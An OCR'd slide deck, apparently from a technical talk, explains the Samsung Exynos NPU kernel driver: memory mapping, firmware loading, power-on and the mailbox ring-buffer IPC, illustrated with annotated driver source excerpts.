24              id->size = (iomem_data + i)->size; create virtual address mapping to IOMEM addr
25              iomem = devm_ioremap_nocache(&(system->pdev->dev),
26                  (iomem_data + i)->start, (iomem_data + i)->size);
27              if (IS_ERR_OR_NULL(iomem)) {
28                  probe_err("fail(%pK) in devm_ioremap_nocache(0x%08x, %u)\n",
29                      iomem, id->paddr, (u32)id->size);
30                  ret = -EFAULT;
31                  goto err_exit;
32              }                   save the mapped VA to struct npu_iomem_area
33              id->vaddr = iomem;
34              probe_info("%s : Paddr[%08x], [%08x] => Mapped @[%pK], Length = %llu\n",
35                      iomem_name[i], (iomem_data + i)->start, (iomem_data + i)->size,
36                      id->vaddr, id->size);
37          }
38      }
39
40      set_mailbox_channel(system, 0);
```

Samsung Exynos NPU Driver

Address mapping

IOMEM name	IOMEM addr / IOVA	Size
SFR_DNC	0x16200000	0x200000
SFR_NPUC0	0x16500000	0x100000
TCUSRAM	0x16700000	0x20000
SFR_NPU0	0x10a00000	0x100000
SFR_NPU1	0x10b00000	0x100000
MAILBOX0	0x165c0000	0x10000
IDPSRAM	0x16100000	0x100000
FW_DRAM	0x50000000	0xe0000
FW_UNITTEST	0x50100000	0x200000
FW_LOG	0x50300000	0x200000

Exynos 9630

- **FW_DRAM**
  Firmware binary
  Mailbox Ring buffer
- **FW_UNITTEST**
- **FW_LOG**
- **Other DMA space:**

```
iommu-domain_dnc {
    compatible = "samsung,exynos-iommu-bus";
    #dma-address-cells = <0x01>;
    #dma-size-cells = <0x01>;
    dma-window = <0x80000000 0x50000000>;
    domain-clients = <0xc6 0xc7>;
};
```

IOVA for dynamically allocation

Samsung Exynos NPU Driver

Device open

- **Load Firmware binary**

`open("/dev/vertex10") -> npu_vertex_open -> npu_device_open -…> npu_system_resume`

s > vision > npu > core > C npu-system.c > npu_system_resume(npu_system *, u32)

```
    memset(system->fw_npu_memory_buffer->vaddr, 0, system->fw_npu_memory_buffer->size);
    ret = npu_firmware_load(system, device->sched->mode);
    if (ret) {
        npu_err("fail(%d) in npu_firmware_load\n", ret);
        goto p_err;
    }
    set_bit(NPU_SYS_RESUME_FW_LOAD, &system->resume_steps);

    ret = npu_clk_prepare_enable(&system->clks);
    if (ret) {
        npu_err("fail to prepare and enable npu_clk(%d)\n", ret);
        goto p_err;
    }
    set_bit(NPU_SYS_RESUME_CLK_PREPARE, &system->resume_steps);

    /* Clear mailbox area and setup some initialization variables */
    addr = (void *)(system->fw_npu_memory_buffer->vaddr);
    system->mbox_hdr = (volatile struct mailbox_hdr *)(addr + NPU_MAILBOX_BASE - sizeof(st
    memset((void *)system->mbox_hdr, 0, sizeof(*system->mbox_hdr));
#ifdef CONFIG_NPU_LOOPBACK
    system->mbox_hdr->signature1 = MAILBOX_SIGNATURE1;
#endif
#if (MAILBOX_VERSION >= 7)
    /* Save hardware info */
    system->mbox_hdr->hw_info = npu_get_hw_info();
#endif
    flush_kernel_vmap_range((void *)system->mbox_hdr, sizeof(*system->mbox_hdr));

    /* Invoke platform specific resume routine */
    ret = npu_system_soc_resume(system, mode);
    if (ret) {
        npu_err("fail(%d) in npu_system_soc_resume\n", ret);
        goto p_err;
```

load NPU fimware binary to DMA buffer

NPU power on

s > vision > npu > core > C npu-system.c > npu_firmware_load(npu_system *, int)

```
        writel(0, system->fw_npu_memory_buffer->vaddr +
                system->fw_npu_memory_buffer->size - sizeof(u64));
    }
#endif
    if (system->fw_npu_memory_buffer->vaddr) {
        npu_dbg("firmware load: read and locate firmware to %pK\n",
                system->fw_npu_memory_buffer->vaddr);
        ret = npu_firmware_file_read(&system->binary,
                system->fw_npu_memory_buffer->vaddr,
                system->fw_npu_memory_buffer->size, mode);
        if (ret) {
            npu_err("error(%d) in npu_binary_read\n", ret);
            goto err_exit;
        }
        npu_dbg("checking firmware head MAGIC(0x%08x)\n",
                *(u32 *)system->fw_npu_memory_buffer->vaddr);
    }

    npu_info("complete in npu_firmware_load\n");
```

read firmware bin to the start of FW_DRAM DMA buffer

```
#define NPU_FW_PATH1        "/data/"
#define NPU_FW_PATH2        "/vendor/firmware/"
#define NPU_FW_PATH3        "npu/"
#define NPU_FW_PATH4        "npu_perf/"
#define NPU_FW_PATH5        "npu_dn/"
#define NPU_FW_NAME     "NPU.bin"
#define NPU_PERF_FW_NAME    "NPU_perf.bin"
#define NPU_DN_FW_NAME      "NPU_dn.bin"
#define NPU_FW_NAME_LEN 100
#define NPU_VERSION_SIZE    42
```

/data/NPU.bin
/vendor/firmware/NPU.bin
npu/NPU.bin

Samsung Exynos NPU Driver

Device open

- **NPU power on**

`open("/dev/vertex10") -> npu_vertex_open -> npu_device_open -…> npu_system_resume -…> npu_cpu_on`

drivers > vision > npu > soc > 9630 > C npu-system-soc.c > npu_cpu_on(npu_system *)

```
227  }
228
229  static int npu_cpu_on(struct npu_system *system)
230  {
231      int ret = 0;
232
233      const struct reg_set_map_2 cpu_on_regs[] = {
234          /* NPU0_CM7_CFG1, SysTick Callibration, use external OSC, 26MHz */
235  #ifdef FORCE_HWACG_DISABLE
236          {&system->sfr_npu[0],   0x800,  0x00,   0x31000000},    /* NPU0_CMU_NPU0_CONTROLLER_OP
237          {&system->sfr_npu[1],   0x800,  0x00,   0x31000000},    /* NPU1_CMU_NPU1_CONTROLLER_OP
238  #endif
239          //{&system->pmu_npu_cpu,    0x00,   0x01,   0x01},  /* NPU0_CPU_CONFIGURATION */
240  #ifdef FORCE_WDT_DISABLE
241          //{&system->pmu_npu_cpu,    0x20,   0x00,   0x02},  /* NPU0_CPU_OUT */
242  #else
243          //{&system->pmu_npu_cpu,  0x20,   0x02,   0x02},  /* NPU0_CPU_OUT */
244  #endif
245      };
246
247      ret = npu_set_hw_reg_2(cpu_on_regs, ARRAY_SIZE(cpu_on_regs), 0);
248      if (ret) {
249          npu_err("Failed to write registers on cpu_on_regs array (%d)\n", ret);
250          goto err_exit;
251      }
252
253  #ifdef CONFIG_NPU_USE_MBR
254      npu_info("use Master Boot Record\n");
```

power on NPU device with editing device's IOMEM space

```
    const struct npu_iomem_init_data init_data[] = {
        {NULL,      "TCUSRAM",  (void *)&system->tcu_sram},
        {NULL,      "IDPSRAM",  (void *)&system->idp_sram},
        {NULL,      "SFR_DNC",  (void *)&system->sfr_dnc},
        {NULL,      "SFR_NPUC0",    (void *)&system->sfr_npuc[0]},
        {NULL,      "SFR_NPUC1",    (void *)&system->sfr_npuc[1]},
        {NULL,      "SFR_NPU0", (void *)&system->sfr_npu[0]},
        {NULL,      "SFR_NPU1", (void *)&system->sfr_npu[1]},
        {NULL,      "SFR_NPU2", (void *)&system->sfr_npu[2]},
        {NULL,      "SFR_NPU3", (void *)&system->sfr_npu[3]},
#ifdef CONFIG_CORESIGHT_STM
        {NULL,      "SFR_CORESIGHT",    (void*)&system->sfr_coresigh
        {NULL,      "SFR_STM",  (void*)&system->sfr_stm},
        {NULL,      "SFR_MCT_G",    (void*)&system->sfr_mct_g},
#endif
        {NULL,      "PMU",      (void *)&system->pmu_npu},
```

Samsung Exynos NPU Driver

Device open

- Kernel worker to handle the data on DMA buffer

`npu_vertex_open -> npu_device_open -…> proto_drv_open -…> auto_sleep_thread_create(…, proto_drv_do_task, …)`

; > vision > npu > core > C npu-protodrv.c > proto_drv_check_work(auto_sleep_thread_param *)

```
/* Main thread function performed by AST */
static int proto_drv_do_task(struct auto_sleep_thread_param *data)
{
    int ret = 0;

    if (!EXPECT_STATE(PROTO_DRV_STATE_OPENED)) {
        return 0;
    }

    ret += npu_protodrv_handler_frame_processing();
    ret += npu_protodrv_handler_nw_processing();

    ret += npu_protodrv_handler_frame_completed();
    ret += npu_protodrv_handler_nw_completed();

    ret += npu_protodrv_handler_frame_free();
    ret += npu_protodrv_handler_nw_free();

    ret += npu_protodrv_handler_frame_requested();
    ret += npu_protodrv_handler_nw_requested();

    /* Timeout handling */
    ret += proto_drv_timedout_handling(REQUESTED);
    ret += proto_drv_timedout_handling(PROCESSING);

    npu_trace("return value = %d\n", ret);
    return ret;
}
```

1. collect finished requests from firmware
2. mark them COMPLETED and send to driver side
3. get requests from user space
4. mark requests REQEUSTED and send them to NPU

Samsung Exynos NPU Driver

- **Finish address mapping while device probe.**

  DMA buffer alloc & IOMMU configuration, from DTS.
  Create address mapping to IOMEM address and IOVA.

- **Load Firmware & NPU power on when device open.**

  Firmware image is on file system or in kernel image, no signature checking yet.
  NPU device power on , control processor start running the RTOS.
  AP side start worker task to handle the data transfer.

- **Data transfer (userspace --- kernel --- firmware)**

  AP and NPU communicate through DMA buffer.

Samsung Exynos NPU Driver

- **Finish address mapping while device probe.**

  DMA buffer alloc & IOMMU configuration, from DTS.
  Create address mapping to IOMEM address and IOVA.

- **Load Firmware & NPU power on when device open.**

  Firmware image is on file system or in kernel image, no signature checking yet.
  NPU device power on , control processor start running the RTOS.
  AP side start worker task to handle the data transfer.

- **Data transfer (userspace --- kernel --- firmware)**

  AP and NPU communicate through DMA buffer.
  What data is on the DMA buffer actually?

Samsung Exynos NPU Driver


Mailbox

- Mailbox initialized while NPU power on

`npu_vertex_open -…> npu_system_resume`

drivers > vision > npu > core > C npu-system.c > npu_system_suspend(npu_system *)

```
417     set_bit(NPU_SYS_RESUME_CLK_PREPARE, &system->resume_steps);
418                     Mailbox header starts at FW_DARM + 0x80000 - sizeof(mailbox_hdr)
419     /* Clear mailbox area and setup some initialization variables */
420     addr = (void *)(system->fw_npu_memory_buffer->vaddr);
421     system->mbox_hdr = (volatile struct mailbox_hdr *)(addr + NPU_MAILBOX_BASE - sizeof(struct mailbox_hdr));
422     memset((void *)system->mbox_hdr, 0, sizeof(*system->mbox_hdr));
423     //...
424
425     ret = npu_interface_open(system); init mailbox header structure inside
426     if (ret) {
427         npu_err("fail(%d) in npu_interface_open\n", ret);
428         goto p_err;
429     }
430     set_bit(NPU_SYS_RESUME_OPEN_INTERFACE, &system->resume_steps);
431
432     set_bit(NPU_SYS_RESUME_COMPLETED, &system->resume_steps);
```



Samsung Exynos NPU Driver

Mailbox

- Mailbox initialized while NPU power on

`npu_vertex_open -…> npu_system_resume`

```
78  struct mailbox_ctrl {
79      u32         sgmt_ofs; /* minus offset from SRAM END(0x80000) */
80      u32         sgmt_len; /* plus length in byte from sgmt_ofs */
81      u32         wptr;
82      u32         rptr;
83  };
84
85  struct mailbox_hdr {
86      u32         max_slot; /* the maximum number of ncp object slot */
87      u32         debug_time; /* start time in micro second at boot */
88      u32         debug_code; /* firmware boot progress */
89      u32         log_level; /* this means the time when read trigger is generated on report mailbox */
90      u32         log_dram;
91      u32         reserved[8];
92      struct mailbox_ctrl h2fctrl[MAILBOX_H2FCTRL_MAX];
93      struct mailbox_ctrl f2hctrl[MAILBOX_F2HCTRL_MAX];
94      u32         totsize;
95      u32         version;    /* half low 16 bits is mailbox ipc version, half high 16 bits is command
96      u32         hw_info;
97      u32         signature2; /* host should update this after host configuration is done */
98      u32         signature1; /* firmware should update this after firmware initialization is done */
99  };
```

segement offset from ring buffer

write/read offset from segement

host to FW & FW to host control struct

Samsung Exynos NPU Driver

Mailbox

- Mailbox initialized while NPU power on

`npu_vertex_open -…> npu_system_resume -> npu_interface_open -> mailbox_init`

drivers > vision > npu > core > interface > hardware > C mailbox_ipc.c > mailbox_init(volatile mailbox_hdr *)

```
53    npu_info("header signature \t: %X\n", header->signature1);
54
55    cur_ofs = NPU_MAILBOX_HDR_SECTION_LEN;  /* start position of data_ofs */
56    for (i = 0; i < MAX_MAILBOX; i++) {
57        if (unlikely(NPU_MAILBOX_SECTION_CONFIG[i] == 0)) {
58        npu_err("invalid mailbox size on %d th mailbox\n", i);
59        BUG_ON(1);
60        }
61        cur_ofs += NPU_MAILBOX_SECTION_CONFIG[i];
62        ctrl[i].sgmt_ofs = cur_ofs;
63        ctrl[i].sgmt_len = NPU_MAILBOX_SECTION_CONFIG[i];
64        ctrl[i].wptr = ctrl[i].rptr = 0;
65    }
66
67    header->h2fctrl[0] = ctrl[0];
68    header->h2fctrl[1] = ctrl[1];
69    header->f2hctrl[0] = ctrl[2];
70    header->f2hctrl[1] = ctrl[3];
71
72    header->max_slot = 0;//TODO : TBD in firmware policy.
73    header->debug_time = get_logging_time_ms();
74    /* half low 16 bits is mailbox ipc version, half high 16 bits is command version */
75    header->version = ((COMMAND_VERSION << 16) | MAILBOX_VERSION);
76    npu_info("header version \t: %08X\n", header->version);
77    header->log_level = 192;
78
```

padding starts at DRAM_END(0x8000) - 0x1000

get segment offsets from NPU_MALBOX_SECTION_CONFIG

w/r ptr(offset) = 0

init header host_to_FW/FW_to_host control struct


```
23    static u32 NPU_MAILBOX_SECTION_CONFIG[MAX_MAILBOX] = {
24        1 * K_SIZE,          /* Size of 1st mailbox - 8K */
25        1 * K_SIZE,          /* Size of 2nd mailbox - 8K */
26        2 * K_SIZE,          /* Size of 3rd mailbox - 8K */
27        8 * K_SIZE,          /* Size of 4th mailbox - 4K */
28    };
```

Samsung Exynos NPU Driver

Mailbox

- **Ring buffer init**

`npu_vertex_open -…> npu_system_resume -> npu_interface_open -> mailbox_init`



Host to Firmware:
if h2f_wptr > h2f_rptr :
new data from host.
(Host updates Write ptr, Firmware updates Read ptr.)

Firmware to Host:
if f2h_wptr > f2h_rptr:
new data from firmware.
(Firmware updates Write ptr, Host updates Read ptr.)

Samsung Exynos NPU Driver

Mailbox

- **Host to Firmware (network request)**

ioctl (…) -…> vertex_ioctl -…> npu_session_put_nw_req

drivers > vision > npu > core > C npu-session.c > npu_session_put_nw_req(npu_session *, nw_cmd_e)

```
96
97  static int npu_session_put_nw_req(struct npu_session *session, nw_cmd_e nw_cmd)
98  {
99      int ret = 0;
100     struct npu_nw req = {
101         .uid = session->uid,
102         .bound_id = session->sched_param.bound_id,
103         .npu_req_id = 0,
104         .result_code = 0,
105         .session = session,
106         .cmd = nw_cmd,
107         .ncp_addr = session->ncp_info.ncp_addr,
108         .magic_tail = NPU_NW_MAGIC_TAIL,
109     };
110
111     BUG_ON(!session);
112
113     req.notify_func = get_notify_func(nw_cmd);
114
115     ret = npu_ncp_mgmt_put(&req);
116     if (!ret) {
117         npu_uerr("npu_ncp_mgmt_put failed", session);
118         return ret;
119     }
120     return ret;
121 }
```

network request command

push request to global ncp_mgmt_list

```
33  /* Enumeration of commands */
34  typedef enum {
35      NPU_NW_CMD_BASE = 4096,
36      NPU_NW_CMD_LOAD,
37      NPU_NW_CMD_UNLOAD,
38      NPU_NW_CMD_STREAMON,
39      NPU_NW_CMD_STREAMOFF,
40      NPU_NW_CMD_POWER_DOWN,
41      NPU_NW_CMD_PROFILE_START,
42      NPU_NW_CMD_PROFILE_STOP,
43      NPU_NW_CMD_FW_TC_EXECUTE,
44      NPU_NW_CMD_CLEAR_CB,
45      NPU_NW_CMD_END,
46  } nw_cmd_e;
```

Samsung Exynos NPU Driver

Mailbox

- **Host to Firmware (network request)**

  `kernel thread proto_drv_do_task -> npu_protodrv_handler_nw_free`

drivers > vision > npu > core > C npu-protodrv.c > npu_protodrv_handler_nw_free(void)

```
1396                    break;
1397                }
1398
1399                /* Move to REQUESTED state */
1400                proto_nw_lsm.lsm_put_entry(REQUESTED, entry);
1401                handle_cnt++;
1402                goto finally;
1403    error_req:
1404                /* Error occured -> Move to COMPLETED state */
1405                proto_nw_lsm.lsm_put_entry(COMPLETED, entry);
1406                err_cnt++;
1407                goto finally;
1408    finally:
```

add the network request to the global REQUESTED state manager list.

Later function `npu_protodrv_handler_nw_requested` handles the REQEUSTED network request.

Samsung Exynos NPU Driver

Mailbox

- **Host to Firmware (network request)**

`npu_protodrv_handler_nw_requested -> __mbox_nw_ops_put -…> nw_req_manager -> mbx_ipc_put`

; > vision > npu > core > interface > hardware > C npu-interface.c > register_msgid_get_type(int(*)(int))

```c
int nw_req_manager(int msgid, struct npu_nw *nw)
{
    int ret = 0;
    struct command cmd = {};
    struct message msg = {};
    ssize_t hdr_size;

    switch (nw->cmd) {
    case NPU_NW_CMD_BASE:
        npu_info("abnormal command type\n");
        break;
    case NPU_NW_CMD_LOAD:
        cmd.c.load.oid = nw->uid;
        cmd.c.load.tid = nw->bound_id;
        hdr_size = get_ncp_hdr_size(nw);
        if (hdr_size <= 0) {
            npu_info("fail in get_ncp_hdr_size: (%zd)", hdr_size);
            ret = FALSE;
            goto nw_req_err;
        }

        cmd.length = (u32)hdr_size;
        cmd.payload = nw->ncp_addr.daddr;
        msg.command = COMMAND_LOAD;
        msg.length = sizeof(struct command);
        break;
    case NPU_NW_CMD_UNLOAD:
        cmd.c.unload.oid = nw->uid;//NPU_MAILBOX_DEFAULT_OID;
        cmd.payload = 0;
```

init structure message and command

```c
struct message {
    u32             magic; /* magic number */
    u32             mid; /* message id */
    u32             command;
    u32             length; /* size in bytes */
    u32             self; /* self pointer */
    u32             data; /* the pointer of command */
};

struct command {
    union {
        struct cmd_load     load;
        struct cmd_unload   unload;
        struct cmd_process  process;
        struct cmd_profile_ctl  profile_ctl;
        struct cmd_fw_test  fw_test;
        struct cmd_purge    purge;
        struct cmd_powerdown    powerdown;
        struct cmd_done     done;
        struct cmd_ndone    ndone;
        struct cmd_group_done   gdone;
    } c; /* specific command properties */

    u32             length; /* the size of payload */
    u32             payload;
};

#endif /* MAILBOX_MSG_H_ */
```

major cmd ID, firmware will use it to find the appropriate function handler

payload IOVA for firmware to parse

Samsung Exynos NPU Driver


Mailbox

- **Host to Firmware (network request)**


  `npu_protodrv_handler_nw_requested -> __mbox_nw_ops_put -…> nw_req_manager -> mbx_ipc_put`

drivers > vision > npu > core > interface > hardware > C mailbox_ipc.c > mbx_ipc_put(char *, volatile mailbox_ctrl *, message *, command *)

```
270         goto p_err;
271     }
272
273     base = underlay - ctrl->sgmt_ofs;   calculate base address with segement offset
274     sgmt_len = ctrl->sgmt_len;
275     rptr = ctrl->rptr;
276     wptr = ctrl->wptr;
277     //npu_info("rptr : %d, \t wptr : %d\n", rptr, wptr);
278
279     //...
280     //...
281
282     __copy_message_to_line(base, sgmt_len, wptr, msg);   copy message to DMA buffer
283     //npu_info("sgmt_len : %d\t wptr : %d\t cmd_str_wptr : %d\n", sgmt_len, wptr, cmd_str_wptr);
284     /* if payload is a continous thing behind of command, payload should be updated */
285     if (msg->length > sizeof(struct command)) {
286         cmd->payload = (u32)(cmd_str_wptr + sizeof(struct command));
287         npu_info("update cmd->payload: %d\n", cmd->payload);
288     }
289     __copy_command_to_line(base, sgmt_len, cmd_str_wptr, cmd, sizeof(struct command));
290     npu_memory_sync_for_device();
                                   copy command right after message
291
292     /* We should guarantee msg and cmd are written before update wptr */
293     dmb(st);
294     ctrl->wptr = cmd_end_wptr;
295     dsb(st);
296
297 p_err:
```



Samsung Exynos NPU Driver



